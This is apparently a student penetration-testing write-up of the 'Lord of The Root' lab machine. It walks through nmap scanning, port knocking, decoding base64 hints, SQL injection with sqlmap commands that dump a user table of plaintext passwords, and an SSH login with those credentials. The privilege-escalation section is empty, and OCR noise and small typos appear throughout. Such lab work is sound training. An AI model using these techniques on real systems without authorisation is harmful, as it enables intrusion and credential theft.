Lord of The Root

Topic: Web & Network Penetration testing

Team Members:

1- Kyrillos Nady
2- Ahmed Ramdan
3- Peter Issac

Under the supervision: Eng. Ahmed Ashraf

Contents


1- Recon: 2

2- Initial Foothold:...8

3- Privilege Escalation: 8

1- Recon:

First thing we always want to do is find the target machine’s IP address and any services that it may be running by issuing the following “nmap” command: **nmap -sS 172.16.186.1/24**




```
root@Kaida:~# nmap -sS 172.16.186.1/24
Starting Nmap 7.80 ( https://nmap.org ) at 2019-09-01 09:55 EDT
Nmap scan report for 172.16.186.208
Host is up (0.00045s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 00:0C:29:6C:BD:34 (VMware)

Nmap scan report for 172.16.186.254
Host is up (0.000083s latency).
All 1000 scanned ports on 172.16.186.254 are filtered
MAC Address: 00:50:56:E1:CC:9C (VMware)

Nmap scan report for 172.16.186.1
Host is up (0.0000090s latency).
Not shown: 999 closed ports
PORT    STATE SERVICE
902/tcp open  iss-realsecure

Nmap done: 256 IP addresses (3 hosts up) scanned in 14.13 seconds
root@Kaida:~#
```

Not much to go on here. We have our target at 172.16.186.208 with an open ssh port. I did fire up zenmap at this point to do a more thorough scant of all TCP ports, but nothing but port 22 ssh open.

So, we try just a plain ssh request to see bat kind of banner info we may get.

ssh 173.16.186.208 :




```
root@Kaida:~# ssh 172.16.186.208
Easy as 1,2,3
root@172.16.186.208's password:
```

Interesting, looks like we have our first hint. It suggests we must knock before “entering” so to speak and something about it being easy as 1,2,3.


I wonder if we are talking about port knocking and maybe the 1,2,3 is referring to the port numbers? So, I tried knocking on those three ports.

nmap -Pn — host-timeout 100 — max-retries 0 -p 1 172.16.186.208
nmap -Pn — host-timeout 100 — max-retries 0 -p 2 172.16.186.208
nmap -Pn — host-timeout 100 — max-retries 0 -p 3172.16.186.208



```
root@Kaida:~# nmap -Pn --host-timeout 100 --max-retries 0 -p 1 172.16.186.208
Starting Nmap 7.80 ( https://nmap.org ) at 2019-09-01 10:15 EDT
Warning: 172.16.186.208 giving up on port because retransmission cap hit (0).
Nmap scan report for 172.16.186.208
Host is up (0.00026s latency).

PORT  STATE    SERVICE
1/tcp filtered tcpmux
MAC Address: 00:0C:29:6C:BD:34 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds
root@Kaida:~# nmap -Pn --host-timeout 100 --max-retries 0 -p 2 172.16.186.208
Starting Nmap 7.80 ( https://nmap.org ) at 2019-09-01 10:15 EDT
Warning: 172.16.186.208 giving up on port because retransmission cap hit (0).
Nmap scan report for 172.16.186.208
Host is up (0.00022s latency).

PORT  STATE    SERVICE
2/tcp filtered compressnet
MAC Address: 00:0C:29:6C:BD:34 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
root@Kaida:~# nmap -Pn --host-timeout 100 --max-retries 0 -p 3 172.16.186.208
Starting Nmap 7.80 ( https://nmap.org ) at 2019-09-01 10:15 EDT
Warning: 172.16.186.208 giving up on port because retransmission cap hit (0).
Nmap scan report for 172.16.186.208
Host is up (0.00021s latency).

PORT  STATE    SERVICE
3/tcp filtered compressnet
MAC Address: 00:0C:29:6C:BD:34 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
root@Kaida:~#
```


Then we tried ssh again, only to find the same banner, but maybe it triggered something. I spun up zenmap again, starting another scan of all TCP ports and waited in anticipation.



```
Host is up (0.00042s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
1337/tcp open  waste
MAC Address: 00:0C:29:05:97:C4 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 117.78 seconds
```

Nice! We found a new port, 1337 running an Apache web server.

At this point, I thought about making a “Lord of The Rings”, wordlist using cewl or something and trying to brute-force some directories, but before we go to such lengths I decided to just try “mordor”: **http://172.16.186.208:1337/mordor**


172.16.186.208:1337/mordor
Offensive Security
Kali Linux
Kali Docs
Exploit-DB
Kali Tools
http://172.16.1
SAM, WE CAN'T GO THIS WAY
THE BLACK GATE IS TOO MAINSTREAM


It worked! Great, and what’s more, looking at the source code this time we have a little extra something.

I found it:

```
<html>
<img src="/images/hipster.jpg" align="middle">
<!--THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh>
</html>
```

That looks a lot like a base64 encoded string and what do we do with such things? We decode them:


echo THprM09ETTBOVEl4TUM5cGJtUmxlQzhBPSBDbG9zZXIh | base64 -d



```
root@Kaida:~# echo THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh | base64 -d
Lzk3ODM0NTIxMC9pbmRleC5waHA= Closer!root@Kaida:~#
root@Kaida:~# 
```


Ok again!

echo Lzk3ODM0NTIxMC9pbmRleC5waHA= | base64 -d



```
root@Kaida:~# echo THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh | base64 -d
Lzk3ODM0NTIxMC9pbmRleC5waHA= Closer!root@Kaida:~#
root@Kaida:~# echo Lzk3ODM0NTIxMC9pbmRleC5waHA= |base64 -d
/978345210/index.phproot@Kaida:~#
root@Kaida:~#
```

Well, that looks like a promising end point to our target site.




Welcome to the Gates of Mordor

User : username

Password : **********

Then I copy the whole request to a file called mordor.req and throw it at sqlmap: ***sqlmap -r mordor.req --dbs --level 3***



```
---
[09:32:17] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0.12
[09:32:17] [INFO] fetching database names
[09:32:17] [INFO] fetching number of databases
[09:32:17] [INFO] retrieved:
[09:32:17] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
4
[09:32:40] [INFO] retrieved:
[09:32:50] [INFO] adjusting time delay to 1 second due to good response times
information_schema
[09:33:50] [INFO] retrieved: Webapp
[09:34:12] [INFO] retrieved: mysql
[09:34:29] [INFO] retrieved: performance_schema
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] Webapp

[09:35:29] [INFO] fetched data logged to text files under '/root/.sqlmap/output/172.16.186.208'

[*] ending @ 09:35:29 /2019-09-01/
```


B0000000m! Just like that we have found a SQL injection point in the username parameter.

I decided to immediately enumerate the tables of the Webapp DB:

sqlmap -r mordor.req --dbs --level 3 -D Webapp --tables

I found in the result Table Called “Users” So, I decide to dump it:


sqlmap -r mordor.req --dbs --level 3 -D Webapp -T Users --dump



```
Database: Webapp
Table: Users
[5 entries]
+----+----------+------------------+
| id | username | password         |
+----+----------+------------------+
| 1  | frodo    | iwilltakethering |
| 2  | smeagol  | MyPreciousR00t   |
| 3  | aragorn  | AndMySword       |
| 4  | legolas  | AndMyBow         |
| 5  | gimli    | AndMyAxe         |
+----+----------+------------------+
```

2-Initial Foothold:

I decided to try these credentials via ssh, starting with smeagol since he has the power of the lord: ***ssh smeagol@172.16.186.208***




```
Last login: Sun Sep  1 09:50:36 2019 from 172.16.186.1
smeagol@LordOfTheRoot:~$ whoami
smeagol
smeagol@LordOfTheRoot:~$ id
uid=1000(smeagol) gid=1000(smeagol) groups=1000(smeagol)
smeagol@LordOfTheRoot:~$ uname -al
uname: invalid option -- 'l'
Try 'uname --help' for more information.
smeagol@LordOfTheRoot:~$ uname -a
Linux LordOfTheRoot 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686 i686 i686 GNU/Linux
smeagol@LordOfTheRoot:~$
```

3-Privilege Escalation:

